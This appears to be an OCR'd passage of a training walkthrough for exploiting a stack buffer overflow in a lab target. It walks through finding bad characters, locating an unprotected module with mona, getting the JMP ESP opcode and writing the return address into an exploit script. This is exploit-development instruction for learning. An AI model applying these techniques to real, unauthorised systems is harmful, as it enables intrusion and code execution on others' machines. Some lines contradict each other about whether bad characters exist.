
Restart Immunity and make sure it's running (lower right) and run seh23



Everything looks correct again


42's on the EIP

Now we want to check is the Hex dump




To look at it highlight the ESP in upper right box

At the ESP right click and select Follow in Dump



Look in the Hex Dump box (lower left box)




We set the badchars from 01 thru FF
In this instance there are now bad characters…if there were, something would look out of place…

See in the example below…the bad characters are B0…(it will not always be that, but you can see that they are out of place). It goes 01 02 03 then B0 B0 missing 04 & 05 and as you go through the list you see many more.

You need to look at everything and identify them all and write them down


4, 5, 28, 29, 44, 45, BE, BF, CC, CD



6 – FINDING THE RIGHT MODULE

Look in immunity in mona modules

Lower box type - **!mona modules**




In the lower portion you can see protection settings…

The 5th row is all False, which for now and for us is good…

Now look for anything attached to dns…(which happens to be the 5th row)…make note of this.


warrlot.dll

You can also see about halfway down the list another dns.




Now locate and run nasm_shell in PuTTY


```
/opt/metasploit-framework/tools/exploit/nasm_shell.rb
```



We're looking for op-code equivalent
We want to convert assembly code into Hex language
Input JMP ESP (this is a jump command)


This is being used as a pointer…it is going to jump to the malicious shell code.





The hex equivalent of JMP ESP is FFE4
GO BACK INTO Immunity and at the bottom in the cmd box adjust:


!mona modules
to
!mona find -s “\xff\xe4” -m warrlot.dll



Now look for the return addresses

The first one is 6250123f start at the top and remember that all the false indicates no memory protections
6250123f
6250124b
62501257
62501263
6250126f
6250127b
62501287
62501293
62501295

Now return to PuTTY and EXIT nasm




7 – GENERATING THE SHELLCODE

Copy seh23 to seh24
cp seh23 seh24


open seh24
nano seh24


Adjust code to new Code



Delete out the badchars as we've already identified there are none…


Delete out "B" * 4 + badchars






Now enter the first address
6250123f

In place of the 4 "B's" we're going to put this pointer in its place…
Now enter the jmp point "\x3f\x12\x50\x62" (notice it is the exact reverse of the address by twos)




Save and go back into immunity
Press the blue-ish right arrow and enter the address 6250123f which is our jump code
Hit ok



We see in the upper left
6250123F FFE4
This is exactly what we need to see


Now hit F2
6250123F will turn it blue




We've just set the breakpoint…so if and when we run the program…it will run up to that point the stop and wait for instructions…

Start Immunity again and confirm it's running (lower right)

